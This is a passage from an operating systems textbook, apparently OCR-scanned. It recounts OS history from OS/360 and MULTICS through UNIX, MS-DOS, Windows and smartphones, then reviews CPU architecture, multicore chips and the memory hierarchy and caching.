Despite its enormous size and problems, OS/360 and the similar third-generation operating systems produced by other computer manufacturers actually satisfied most of their customers reasonably well. They also popularized several key techniques absent in second-generation operating systems. Probably the most important of these was **multiprogramming**. On the 7094, when the current job paused to wait for a tape or other I/O operation to complete, the CPU simply sat idle until the I/O finished. With heavily CPU-bound scientific calculations, I/O is infrequent, so this wasted time is not significant. With commercial data processing, the I/O wait time can often be 80% or 90% of the total time, so something had to be done to avoid having the (expensive) CPU be idle so much.

The solution that evolved was to partition memory into several pieces, with a different job in each partition, as shown in Fig. 1-5. While one job was waiting for I/O to complete, another job could be using the CPU. If enough jobs could be held in main memory at once, the CPU could be kept busy nearly 100% of the time. Having multiple jobs safely in memory at once requires special hardware to protect each job against snooping and mischief by the other ones, but the 360 and other third-generation systems were equipped with this hardware.



Figure 1-5. A multiprogramming system with three jobs in memory.

Another major feature present in third-generation operating systems was the ability to read jobs from cards onto the disk as soon as they were brought to the computer room. Then, whenever a running job finished, the operating system could load a new job from the disk into the now-empty partition and run it. This ability is

called **spooling** (from **Simultaneous Peripheral Operation On Line**) and was also used for output. With spooling, the 1401s were no longer needed, and much carrying of tapes disappeared.

Although third-generation operating systems were well suited for big scientific calculations and massive commercial data-processing runs, they were still basically batch systems. Many programmers pined for the first-generation days when they had the machine all to themselves for a few hours, so they could debug their programs quickly. With third-generation systems, the time between submitting a job and getting back the output was often several hours, so a single misplaced comma could cause a compilation to fail, and the programmer to waste half a day. Programmers did not like that very much.

This desire for quick response time paved the way for **timesharing**, a variant of multiprogramming, in which each user has an online terminal. In a timesharing system, if 20 users are logged in and 17 of them are thinking or talking or drinking coffee, the CPU can be allocated in turn to the three jobs that want service. Since people debugging programs usually issue short commands (e.g., compile a five-page procedure rather than long ones (e.g., sort a million-record file), the computer can provide fast, interactive service to a number of users and perhaps also work on big batch jobs in the background when the CPU is otherwise idle. The first general-purpose timesharing system, **CTSS** (**Compatible Time Sharing System**), was developed at M.I.T. on a specially modified 7094 (Corbató et al., 1962). However, timesharing did not really become popular until the necessary protection hardware became widespread during the third generation.

After the success of the CTSS system, M.I.T., Bell Labs, and General Electric (at that time a major computer manufacturer) decided to embark on the development of a "computer utility," that is, a machine that would support some hundreds of simultaneous timesharing users. Their model was the electricity system—when you need electric power, you just stick a plug in the wall, and within reason, as much power as you need will be there. The designers of this system, known as **MULTICS** (**MULTiplexed Information and Computing Service**), envisioned one huge machine providing computing power for everyone in the Boston area. The idea that machines 10,000 times faster than their GE-645 mainframe would be sold (for well under $1000) by the millions only 40 years later was pure science fiction. Sort of like the idea of supersonic trans-Atlantic undersea trains now.

MULTICS was a mixed success. It was designed to support hundreds of users on a machine 1000× slower than a modern smartphone and with a million times less memory. This is not quite as crazy as it sounds, since in those days people knew how to write small, efficient programs, a skill that has subsequently been completely lost. There were many reasons that MULTICS did not take over the world, not the least of which is that it was written in the PL/I programming language, and the PL/I compiler was years late and barely worked at all when it finally arrived. In addition, MULTICS was enormously ambitious for its time, much like Charles Babbage's analytical engine in the 19th century.

To make a long story short, MULTICS introduced many seminal ideas into the computer literature, but turning it into a serious product and a major commercial success was a lot harder than anyone had expected. Bell Labs dropped out of the project, and General Electric quit the computer business altogether. However, M.I.T. persisted and eventually got MULTICS working. It was ultimately sold as a commercial product by the company (Honeywell) that bought GE's computer business when GE got tired of it and was installed by about 80 major companies and universities worldwide. While their numbers were small, MULTICS users were fiercely loyal. General Motors, Ford, and the U.S. National Security Agency, for example, shut down their MULTICS systems only in the late 1990s, 30 years after MULTICS was released, after years of begging Honeywell to update the hardware. The last MULTICS system was shut down amid a lot of tears in October 2000. Can you imagine hanging onto your PC for 30 years because you think it is so much better than everything else out there? That's the kind of loyalty MULTICS inspired—and for good reason. It was hugely important.

By the end of the 20th century, the concept of a computer utility had fizzled out, but it came back in the form of **cloud computing**, in which relatively small computers (including smartphones, tablets, and the like) are connected to servers in vast and distant data centers where all the computing is done, with the local computer mostly handling the user interface. The motivation here is that most people do not want to administrate an increasingly complex and evolving computer system and would prefer to have that work done by a team of professionals, for example, people working for the company running the data center.

Despite its lack of commercial success, MULTICS had a huge influence on subsequent operating systems (especially UNIX and its derivatives, Linux, macOS, iOS, and FreeBSD). It is described in several papers and a book (Corbató and Vyssotsky, 1965; Daley and Dennis, 1968; Organick, 1972; Corbató et al., 1972; and Saltzer, 1974). It also has an active Website, located at *www.multicians.org*, with much information about the system, its designers, and its users.

Another major development during the third generation was the phenomenal growth of minicomputers, starting with the DEC PDP-1 in 1961. The PDP-1 had only 4K of 18-bit words, but at $120,000 per machine (less than 5% of the price of a 7094), it sold like hotcakes. For certain kinds of nonnumerical work, it was almost as fast as the 7094 and gave birth to a whole new industry. It was quickly followed by a series of other PDPs (unlike IBM's family, all incompatible) culminating in the PDP-11.

One of the computer scientists at Bell Labs who had worked on the MULTICS project, Ken Thompson, subsequently found a small PDP-7 minicomputer that no one was using and set out to write a stripped-down, one-user version of MULTICS. This work later developed into the **UNIX** operating system, which became popular in the academic world, with government agencies, and with many companies.

The history of UNIX has been told elsewhere (e.g., Salus, 1994). Part of that story will be given in Chap. 10. For now, suffice it to say that because the source

code was widely available, various organizations developed their own (incompatible) versions, which led to chaos. Two major versions developed, **System V**, from AT&T, and **BSD** (**Berkeley Software Distribution**) from the University of California at Berkeley. These had minor variants as well. To make it possible to write programs that could run on any UNIX system, IEEE developed a standard for UNIX, called **POSIX**, that most versions of UNIX now support. POSIX defines a minimal system-call interface that conformant UNIX systems must support. In fact, some other operating systems now also support the POSIX interface.

As an aside, it is worth mentioning that in 1987, one of the authors (Tanenbaum) released a small clone of UNIX, called **MINIX**, primarily for educational purposes. Functionally, MINIX is very similar to UNIX, including POSIX support. Since that time, the original version of MINIX has evolved into MINIX 3, which is highly modular and focused on very high reliability and available for free from the Website *www.minix3.org*. MINIX 3 has the ability to detect and replace faulty or even crashed modules (such as I/O device drivers) on the fly without a reboot and without disturbing running programs. A book describing its internal operation and listing the source code in an appendix is also available (Tanenbaum and Woodhull, 2006).

The desire for a free production (as opposed to educational) version of MINIX led a Finnish student, Linus Torvalds, to write **Linux**. This system was directly inspired by and developed on MINIX and originally supported various MINIX features (e.g., the MINIX file system). It has since been extended in many ways by many people but still retains some underlying structure common to MINIX and to UNIX. Readers interested in a detailed history of Linux and the open source movement might want to read Glyn Moody's (2001) book. Most of what will be said about UNIX in this book thus applies to System V, MINIX, Linux, and other versions and clones of UNIX as well.

Interestingly, both Linux and MINIX have become widely used. Linux powers a huge share of the servers in data centers and forms the basis of **Android** which dominates the smartphone market. MINIX was adapted by Intel for a separate and somewhat secret "management" processor embedded in virtually all its chipsets since 2008. In other words, if you have an Intel CPU, you also run MINIX deep in your processor, even if your main operating system is, say, Windows or Linux.

1.2.4 The Fourth Generation (1980–Present): Personal Computers

With the development of **LSI** (**Large Scale Integration**) circuits—chips containing thousands of transistors on a square centimeter of silicon—the age of the personal computer dawned. In terms of architecture, personal computers (initially called **microcomputers**) were not all that different from minicomputers of the PDP-11 class, but in terms of price they certainly were different. Where the minicomputer made it possible for a department in a company or university to have its

own computer, the microprocessor chip made it possible for a single individual to have his or her own personal computer.

In 1974, when Intel came out with the 8080, the first general-purpose 8-bit CPU, it wanted an operating system for it, in part to be able to test it. Intel asked one of its consultants, Gary Kildall, to write one. Kildall and a friend first built a controller for the newly released Shugart Associates 8-inch floppy disk and hooked the floppy disk up to the 8080, thus producing the first microcomputer with a disk. Kildall then wrote a disk-based operating system called **CP/M** (**Control Program for Microcomputers**) for it. Since Intel did not think that disk-based microcomputers had much of a future, when Kildall asked for the rights to CP/M, Intel granted his request. Kildall then formed a company, Digital Research, to further develop and sell CP/M.

In 1977, Digital Research rewrote CP/M to make it suitable for running on the many microcomputers using the 8080, Zilog Z80, and other CPU chips. Many application programs were written to run on CP/M, allowing it to completely dominate the world of microcomputing for about 5 years.

In the early 1980s, IBM designed the IBM PC and looked around for software to run on it. People from IBM contacted Bill Gates to license his BASIC interpreter. They also asked him if he knew of an operating system to run on the PC. Gates suggested that IBM contact Digital Research, then the world's dominant operating systems company. Making what was without a doubt the worst business decision in recorded history, Kildall refused to meet with IBM, sending a subordinate instead. To make matters even worse, his lawyer even refused to sign IBM's nondisclosure agreement covering the not-yet-announced PC. Consequently, IBM went back to Gates asking if he could provide them with an operating system.

When IBM came back to him, Gates quickly realized that a local computer manufacturer, Seattle Computer Products, had a suitable operating system, **DOS** (**Disk Operating System**). He approached them and asked to buy it (allegedly for $75,000), which they readily accepted. Gates then offered IBM a DOS/BASIC package, which IBM accepted. IBM wanted certain modifications, so Gates hired the person who wrote DOS, Tim Paterson, as an employee of Gates' fledgling company, Microsoft, to make them. The revised system was renamed **MS-DOS** (**MicroSoft Disk Operating System**) and quickly came to dominate the IBM PC market. A key factor here was Gates' (in retrospect, extremely wise) decision to sell MS-DOS to computer companies for bundling with their hardware, compared to Kildall's attempt to sell CP/M to end users one at a time (at least initially). After all this transpired, Kildall died suddenly and unexpectedly from causes that have not been fully disclosed.

By the time the successor to the IBM PC, the IBM PC/AT, came out in 1983 with the Intel 80286 CPU, MS-DOS was firmly entrenched and CP/M was on its last legs. MS-DOS was later widely used on the 80386 and 80486. Although the initial version of MS-DOS was fairly primitive, subsequent versions included more advanced features, including many taken from UNIX. (Microsoft was well aware

of UNIX, even selling a microcomputer version of it called XENIX during the company's early years.)

CP/M, MS-DOS, and other operating systems for early microcomputers were all based on users typing in commands from the keyboard. That eventually changed due to research done by Doug Engelbart at Stanford Research Institute in the 1960s. Engelbart invented the Graphical User Interface, complete with windows, icons, menus, and mouse. These ideas were adopted by researchers at Xerox PARC and incorporated into machines they built.

One fine day, Steve Jobs, who co-invented the Apple computer in his garage, visited PARC, saw a GUI, and instantly realized its potential value, something Xerox management famously did not. This strategic blunder of incredibly gargantuan proportions led to a book entitled *Fumbling the Future* (Smith and Alexander, 1988). Jobs then embarked on building an Apple with a GUI. This project led to the Lisa, which was too expensive and failed commercially. Jobs' second attempt, the Apple Macintosh, was an huge success, not only because it was much cheaper than the Lisa, but also because it was **user friendly**, meaning that it was intended for users who not only knew nothing about computers but furthermore had absolutely no intention whatsoever of learning. In the creative world of graphic design, professional digital photography, and professional digital video production, Macintoshes became widely used and their users loved them. In 1999, Apple adopted a kernel derived from Carnegie Mellon University's Mach microkernel which was originally developed to replace the kernel of BSD UNIX. Thus, Apple's **macOS** is a UNIX-based operating system, albeit with a distinctive interface.

When Microsoft decided to build a successor to MS-DOS, it was strongly influenced by the success of the Macintosh. It produced a GUI-based system called Windows, which originally ran on top of MS-DOS (i.e., it was more like a shell than a true operating system). For about 10 years, from 1985 to 1995, Windows was just a graphical environment on top of MS-DOS. However, starting in 1995 a freestanding version, Windows 95, was released that incorporated many operating system features into it, using the underlying MS-DOS system only for booting and running old MS-DOS programs. Microsoft rewrote much of the operating system from scratch for **Windows NT**, a full 32-bit system. The lead designer for Windows NT was David Cutler, who was also one of the designers of the VAX VMS operating system, so some ideas from VMS are present in NT. In fact, so many ideas from VMS were present in it that the owner of VMS, DEC, sued Microsoft. The case was settled out of court for an amount of money requiring many digits to express. Version 5 of Windows NT was renamed Windows 2000 in early 1999, and 2 years later Microsoft released a slightly upgraded version called Windows XP which had a longer run than other versions (6 years).

After Windows 2000, Microsoft broke up the Windows family into a client and a server line. The client line was based on XP and its successors, while the server line produced Windows Server 2003–2019 and now Windows Server vNext. Microsoft later also introduced a third line, for the embedded world. All of these

families of Windows forked off their own variations in the form of **service packs** in a dizzying proliferation of versions. It was enough to drive some administrators (and writers of operating systems textbooks) balmy.

When in January 2007 Microsoft finally released the successor to Windows XP, which it called Vista, it came with a new graphical interface, improved security, and many new or upgraded user programs. It bombed. Users complained about high system requirements and restrictive licensing terms. Its successor, Windows 7, a much less resource hungry version of the operating system, quickly overtook it. In 2012, Windows 8 came out. It had a completely new look and feel, geared largely for touch screens. The company hoped that the new design would become the dominant operating system on a wide variety of devices: desktops, notebooks, tablets, phones, and home theater PCs. It did not. While Windows 8 (and especially Windows 8.1) were successful, their popularity was mostly limited to PCs. In fact, many people did not like the new design much and Microsoft reverted it in 2015 in Windows 10. A few years later, Windows 10 overtook Windows 7 as the most popular Windows version. Windows 11 was released in 2021.

The other major contender in the personal computer world comprises the UNIX family. UNIX, and especially **Linux**, is strongest on network and enterprise servers but also popular on desktop computers, notebooks, tablets, embedded systems, and smartphones. **FreeBSD** is also a popular UNIX derivative, originating from the BSD project at Berkeley. Every modern Mac runs a modified version of FreeBSD (macOS). UNIX derivatives are widely used on mobile devices, such as those running iOS 7 or Android.

Many UNIX users, especially experienced programmers, prefer a command-based interface to a GUI, so nearly all UNIX systems support a windowing system called the **X Window System** (also known as **X11**) produced at M.I.T. This system handles the basic window management, allowing users to create, delete, move, and resize windows using a mouse. Often a complete GUI-based desktop environment, such as **Gnome** or **KDE**, is available to run on top of X11, giving UNIX a look and feel something like the Macintosh or Microsoft Windows, for those UNIX users who want such a thing.

An interesting development that began during the mid-1980s was the development of **network operating systems** and **distributed operating systems** to manage a collection of computers (Van Steen and Tanenbaum, 2017). In a network operating system, the users are aware of the existence of multiple computers and can log in to remote machines and copy files from one machine to another. Each machine runs its own local operating system and has its own local user (or users). Such systems are not fundamentally different from single-processor operating systems. They obviously need a network interface and some low-level software to drive it, as well as programs to achieve remote login and remote file access, but these additions do not change the essential structure of the operating system.

A distributed operating system, in contrast, is one that appears to its users as a traditional uniprocessor system, even though it is actually composed of multiple

processors. The users should not be aware of where their programs are being run or where their files are located; that should all be handled automatically and efficiently by the operating system.

True distributed operating systems require more than just adding a little code to a uniprocessor operating system, because distributed and centralized systems differ in certain critical ways. Distributed systems, for example, often allow applications to run on several processors at the same time, thus requiring more complex processor scheduling algorithms in order to optimize the amount of parallelism. Moreover, communication delays within the network often mean that these (and other) algorithms must run with incomplete, outdated, or even incorrect information. This situation differs radically from that in a single-processor system in which the operating system has complete information about the system state.

1.2.5 The Fifth Generation (1990–Present): Mobile Computers

Ever since detective Dick Tracy started talking to his "two-way radio wrist watch" in the 1940s comic strip, people have craved a communication device they could carry around wherever they went. The first real mobile phone appeared in 1946 and weighed some 40 kilos. You could take it wherever you went as long as you had a car in which to carry it.

The first true handheld phone appeared in the 1970s and, at roughly one kilogram, was positively featherweight. It was affectionately known as "the brick." Pretty soon everybody wanted one. Today, mobile phone penetration in developed countries is close to 90% of the global population. We can make calls not just with our portable phones and wrist watches, but even with eyeglasses and other wearable items. Moreover, the phone part is no longer central. We receive email, surf the Web, text our friends, play games, navigate around heavy traffic—and do not even think twice about it.

While the idea of combining telephony and computing in a phone-like device has been around since the 1970s also, the first real smartphone did not appear until the mid-1990s when Nokia released the N9000, which literally combined two, mostly separate devices: a phone and a Personal Digital Assistant. In 1997, Ericsson coined the term *smartphone* for its GS88 "Penelope."

Now that smartphones have become ubiquitous, the competition between the operating systems is as fierce as in the PC world. At the time of writing, Google's Android is the dominant operating system with Apple's iOS a clear second, but this was not always the case and all may be different again in just a few years. If anything is clear in the world of smartphones, it is that it is not easy to stay king of the mountain for long.

After all, most smartphones in the first decade after their inception were running **Symbian** OS. It was the operating system of choice for popular brands like Samsung, Sony Ericsson, Motorola, and especially Nokia. However, other operating systems like **RIM's** Blackberry OS (introduced for smartphones in 2002) and

Apple's iOS (released for the first **iPhone** in 2007) started eating into Symbian's market share. Many expected that RIM would dominate the business market, while iOS would dominate on consumer devices. Symbian's market share plummeted. In 2011, Nokia ditched Symbian and announced it would focus on Windows Phone as its primary platform. For some time, Apple and RIM were the toast of the town (although not nearly as dominant as Symbian had been), but it did not take very long for Android, a Linux-based operating system released by Google in 2008, to overtake all its rivals.

For phone manufacturers, Android had the advantage that it was open source and available under a permissive license. As a result, they could tinker with it and adapt it to their own hardware with ease. Also, it has a huge community of developers writing apps, mostly in the familiar Java programming language. Even so, the past years have shown that the dominance may not last, and Android's competitors are eager to claw back some of its market share. We will look at Android in detail in Sec. 10.8.

1.3 COMPUTER HARDWARE REVIEW

An operating system is intimately tied to the hardware of the computer it runs on. It extends the computer's instruction set and manages its resources. To work, it must know a great deal about the hardware, at least about how the hardware appears to the programmer. For this reason, let us briefly review computer hardware as found in modern personal computers. After that, we can start getting into the details of what operating systems do and how they work.

Conceptually, a simple personal computer can be abstracted to a model resembling that of Fig. 1-6. The CPU, memory, and I/O devices are all connected by a system bus and communicate with one another over it. Modern personal computers have a more complicated structure, involving multiple buses, which we will look at later. For the time being, this model will be sufficient. In the following sections, we will briefly review these components and examine some of the hardware issues that are of concern to operating system designers. Needless to say, this will be a very compact summary. Many books have been written on the subject of computer hardware and computer organization. Two well-known ones are by Tanenbaum and Austin (2012) and Patterson and Hennessy (2018).

1.3.1 Processors

The "brain" of the computer is the CPU. It fetches instructions from memory and executes them. The basic cycle of every CPU is to fetch the first instruction from memory, decode it to determine its type and operands, execute it, and then fetch, decode, and execute subsequent instructions. The cycle is repeated until the program finishes. In this way, programs are carried out.



Figure 1-6. Some of the components of a simple personal computer.

Each CPU has a specific set of instructions that it can execute. Thus an x86 processor cannot execute ARM programs and an ARM processor cannot execute x86 programs. Please note that we will use the term **x86** to refer to all the Intel processors descended from the 8088, which was used on the original IBM PC. These include the 286, 386, and Pentium series, as well as the modern Intel core i3, i5, and i7 CPUs (and their clones).

Because accessing memory to get an instruction or data word takes much longer than executing an instruction, all CPUs contain registers inside to hold key variables and temporary results. Instruction sets often contains instructions to load a word from memory into a register, and store a word from a register into memory. Other instructions combine two operands from registers and/or memory, into a result, such as adding two words and storing the result in a register or in memory.

In addition to the general registers used to hold variables and temporary results, most computers have several special registers that are visible to the programmer. One of these is the **program counter**, which contains the memory address of the next instruction to be fetched. After that instruction has been fetched, the program counter is updated to point to its successor.

Another register is the **stack pointer**, which points to the top of the current stack in memory. The stack contains one frame for each procedure that has been entered but not yet exited. A procedure's stack frame holds those input parameters, local variables, and temporary variables that are not kept in registers.

Yet another register is the **PSW** (**Program Status Word**). This register contains the condition code bits, which are set by comparison instructions, the CPU priority, the mode (user or kernel), and various other control bits. User programs may normally read the entire PSW but typically may write only some of its fields. The PSW plays an important role in system calls and I/O.

The operating system must be fully aware of all the registers. When time multiplexing the CPU, the operating system will often stop the running program to (re)start another one. Every time it stops a running program, the operating system must save all the registers so they can be restored when the program runs later.

In fact, we distinguish between the **architecture** and the **micro-architecture**. The architecture consists of everything that is visible to the software such as the instructions and the registers. The micro-architecture comprises the implementation of the architecture. Here we find data and instruction caches, translation lookaside buffers, branch predictors, the pipelined datapath, and many other elements that should not normally be visible to the operating system or any other software.

To improve performance, CPU designers have long abandoned the simple model of fetching, decoding, and executing one instruction at a time. Many modern CPUs have facilities for executing more than one instruction at the same time. For example, a CPU might have separate fetch, decode, and execute units, so that while it is executing instruction n, it could also be decoding instruction $n + 1$ and fetching instruction $n + 2$. Such an organization is called a **pipeline** and is illustrated in Fig. 1-7(a) for a pipeline with three stages. Longer pipelines are common. In most pipeline designs, once an instruction has been fetched into the pipeline, it must be executed, even if the preceding instruction was a conditional branch that was taken. Pipelines cause compiler writers and operating system writers great headaches because they expose the complexities of the underlying machine to them and they have to deal with them.



Figure 1-7. (a) A three-stage pipeline. (b) A superscalar CPU.

Even more advanced than a pipeline design is a **superscalar** CPU, shown in Fig. 1-7(b). In this design, multiple execution units are present, for example, one for integer arithmetic, one for floating-point arithmetic, and one for Boolean operations. Two or more instructions are fetched at once, decoded, and dumped into a holding buffer until they can be executed. As soon as an execution unit becomes available, it looks in the holding buffer to see if there is an instruction it can handle, and if so, it removes the instruction from the buffer and executes it. An implication of this design is that program instructions are often executed out of order. For the most part, it is up to the hardware to make sure the result produced is the same one a sequential implementation would have produced, but an annoying amount of the complexity is foisted onto the operating system, as we shall see.

Most CPUs, except very simple ones used in embedded systems, have (at least) two modes, kernel mode and user mode, as mentioned earlier. Usually, a bit in the PSW controls the mode. When running in kernel mode, the CPU can execute every instruction in its instruction set and use every feature of the hardware. On desktop, notebook, and server machines, the operating system normally runs in kernel mode, giving it access to the complete hardware. On most embedded systems, a small piece runs in kernel mode, with the rest of the operating system running in user mode.

User programs always run in user mode, which permits only a subset of the instructions to be executed and a subset of the features to be accessed. Generally, all instructions involving I/O and memory protection are disallowed in user mode. Setting the PSW mode bit to enter kernel mode is also forbidden, of course.

To obtain services from the operating system, a user program must make a **system call**, which traps into the kernel and invokes the operating system. The trap instruction (e.g., syscall on x86-64 processors) switches from user mode to kernel mode and starts the operating system. When the operating system is done, it returns control to the user program at the instruction following the system call. We will explain the details of the system call mechanism later in this chapter. For the time being, think of it as a special kind of procedure call that has the additional property of switching from user mode to kernel mode. As a note on typography, we will use the lower-case Helvetica font to indicate system calls in running text, like this: read.

It is worth noting that computers have traps other than the instruction for executing a system call. Most of the other traps are caused by the hardware to warn of an exceptional situation such as an attempt to divide by 0 or a floating-point underflow. In all cases, the operating system gets control and must decide what to do. Sometimes the program must be terminated with an error. Other times the error can be ignored (an underflowed number can be set to 0). Finally, when the program has announced in advance that it wants to handle certain kinds of conditions, control can be passed back to the program to let it deal with the problem.

Multithreaded and Multicore Chips

Moore's law states that the number of transistors on a chip doubles every 18 months. This "law" is not some kind of law of physics, like conservation of momentum, but is an observation by Intel cofounder Gordon Moore of how fast process engineers at the semiconductor companies are able to shrink their transistors. Without wanting to enter the debate about when it will end and whether or not the exponential is already slowing down some, we simply observe that Moore's law has held for half a century already and is expected to hold for at least a few years more. After that, the number of atoms per transistor will become too small and quantum mechanics will start to play a big role, preventing further shrinkage of transistor sizes. Outwitting quantum mechanics will be quite a challenge.

The abundance of transistors is leading to a problem: what to do with all of them? We saw one approach above: superscalar architectures, with multiple functional units. But as the number of transistors increases, even more is possible. One obvious thing to do is put bigger caches on the CPU chip. That is definitely happening, but eventually the point of diminishing returns will be reached.

The obvious next step is to replicate not only the functional units, but also some of the control logic. The Intel Pentium 4 introduced this property, called **multithreading** or **hyperthreading** (Intel's name for it), to the x86 processor, and several other CPU chips also have it—including the SPARC, the Power5, and some ARM processors. To a first approximation, what it does is allow the CPU to hold the state of two different threads and then switch back and forth on a nanosecond time scale. (A thread is a kind of lightweight process, which, in turn, is a running program; we will get into the details in Chap. 2.) For example, if one of the processes needs to read a word from memory (which takes many clock cycles), a multithreaded CPU can just switch to another thread. Multithreading does not offer true parallelism. Only one process at a time is running, but thread-switching time is reduced to the order of a nanosecond.

Multithreading has implications for the operating system because each thread appears to the operating system as a separate CPU. Consider a system with two actual CPUs, each with two threads. The operating system will see this as four CPUs. If there is only enough work to keep two CPUs busy at a certain point in time, it may inadvertently schedule two threads on the same CPU, with the other CPU completely idle. This is far less efficient than using one thread on each CPU.

Beyond multithreading, many CPU chips now have four, eight, or more complete processors or **cores** on them. The multicore chips of Fig. 1-8 effectively carry four minichips on them, each with its own independent CPU. (The caches will be explained later in the book.) Some models of popular processors like Intel Xeon and AMD Ryzen come with more than 50 cores, but there are also CPUs with core counts in the hundreds. Making use of such a multicore chip will definitely require a multiprocessor operating system.

Incidentally, in terms of sheer numbers, nothing beats a modern **GPU** (**Graphics Processing Unit**). A GPU is a processor with, literally, thousands of tiny cores. They are very good for many small computations done in parallel, like rendering polygons in graphics applications. They are not so good at serial tasks. They are also hard to program. While GPUs can be useful for operating systems (e.g., for encryption or processing of network traffic), it is not likely that much of the operating system itself will run on the GPUs.

1.3.2 Memory

The second major component in any computer is the memory. Ideally, memory should be extremely fast (faster than executing an instruction so that the CPU is not held up by the memory), abundantly large, and dirt cheap. No current technology



Figure 1-8. (a) A quad-core chip with a shared L2 cache. (b) A quad-core chip with separate L2 caches.

satisfies all of these goals, so a different approach is taken. The memory system is constructed as a hierarchy of layers, as shown in Fig. 1-9, which would be typical for a desktop computer or a server (notebooks use SSDs). The top layers have higher speed, smaller capacity, and greater cost per bit than the lower ones, often by factors of a billion or more.



Figure 1-9. A typical memory hierarchy. The numbers are very rough approximations.

The top layer consists of the registers internal to the CPU. They are made of the same material as the CPU and are thus just as fast as the CPU. Consequently, there is no delay in accessing them. The storage capacity available in them is on the order of 32 × 32 bits on a 32-bit CPU and 64 × 64 bits on a 64-bit CPU. Less than 1 KB in both cases. Programs must manage the registers (i.e., decide what to keep in them) themselves, in software.

Next comes the cache memory, which is mostly controlled by the hardware. Main memory is divided up into **cache lines**, typically 64 bytes, with addresses 0 to 63 in cache line 0, 64 to 127 in cache line 1, and so on. The most heavily used cache lines are kept in a high-speed cache located inside or very close to the CPU. When the program needs to read a memory word, the cache hardware checks to see if the line needed is in the cache. If it is, called a **cache hit**, the request is satisfied from the cache and no memory request is sent over the bus to the main memory.

Cache hits normally take only a few clock cycles. Cache misses have to go to memory, with a substantial time penalty of tens to hundreds of cycles. Cache memory is limited in size due to its high cost. Some machines have two or even three levels of cache, each one slower and bigger than the one before it.

Caching plays a major role in many areas of computer science, not just caching lines of RAM. Whenever a resource can be divided into pieces, some of which are used much more heavily than others, caching is often used to improve performance. Operating systems use it all the time. For example, most operating systems keep (pieces of) heavily used files in main memory to avoid having to fetch them from stable storage repeatedly. Similarly, the results of converting long path names like

/home/ast/projects/minix3/src/kernel/clock.c

into a "disk address" for the SSD or disk where the file is located can be cached to avoid repeated lookups. Finally, when the address of a Web page (URL) is converted to a network address (IP address), the result can be cached for future use. Many other uses exist.

In any caching system, several questions come up fairly soon, including:

1. When to put a new item into the cache.
2. Which cache line to put the new item in.
3. Which item to remove from the cache when a slot is needed.
4. Where to put a newly evicted item in the larger memory.

Not every question is relevant to every caching situation. For caching lines of main memory in the CPU cache, a new item will generally be entered on every cache miss. The cache line to use is generally computed by using some of the high-order bits of the memory address referenced. For example, with 4096 cache lines of 64 bytes and 32 bit addresses, bits 6 through 17 might be used to specify the cache line, with bits 0 to 5 the byte within the cache line. In this case, the item to remove is the same one as the new data goes into, but in other systems it might not be. Finally, when a cache line is rewritten to main memory (if it has been modified since it was cached), the place in memory to rewrite it to is uniquely determined by the address in question.

Caches are such a good idea that modern CPUs have two or more of them. The first level or **L1 cache** is always inside the CPU and usually feeds decoded instructions into the CPU's execution engine. Most chips have a second L1 cache for very heavily used data words. The L1 caches are typically 32 KB each. In addition, there is often a second cache, called the **L2 cache**, that holds several megabytes of recently used memory words. The difference between the L1 and L2 caches lies in the timing. Access to the L1 cache is done without any delay, whereas access to the L2 cache involves a delay of several clock cycles.

On multicore chips, the designers have to decide where to place the caches. In Fig. 1-8(a), a single L2 cache is shared by all the cores. In contrast, in Fig. 1-8(b), each core has its own L2 cache. Each strategy has its pros and cons. For example, the shared L2 cache requires a more complicated cache controller but the per-core L2 caches makes keeping the caches consistent more difficult.

Main memory comes next in the hierarchy of Fig. 1-9. This is the workhorse of the memory system. Main memory is usually called **RAM** (**Random Access Memory**). Old-timers sometimes call it **core memory**, because computers in the 1950s and 1960s used tiny magnetizable ferrite cores for main memory. They have been gone for decades but the name persists. Currently, memories are often tens of gigabytes on desktop or server machines. All CPU requests that cannot be satisfied out of the cache go to main memory.

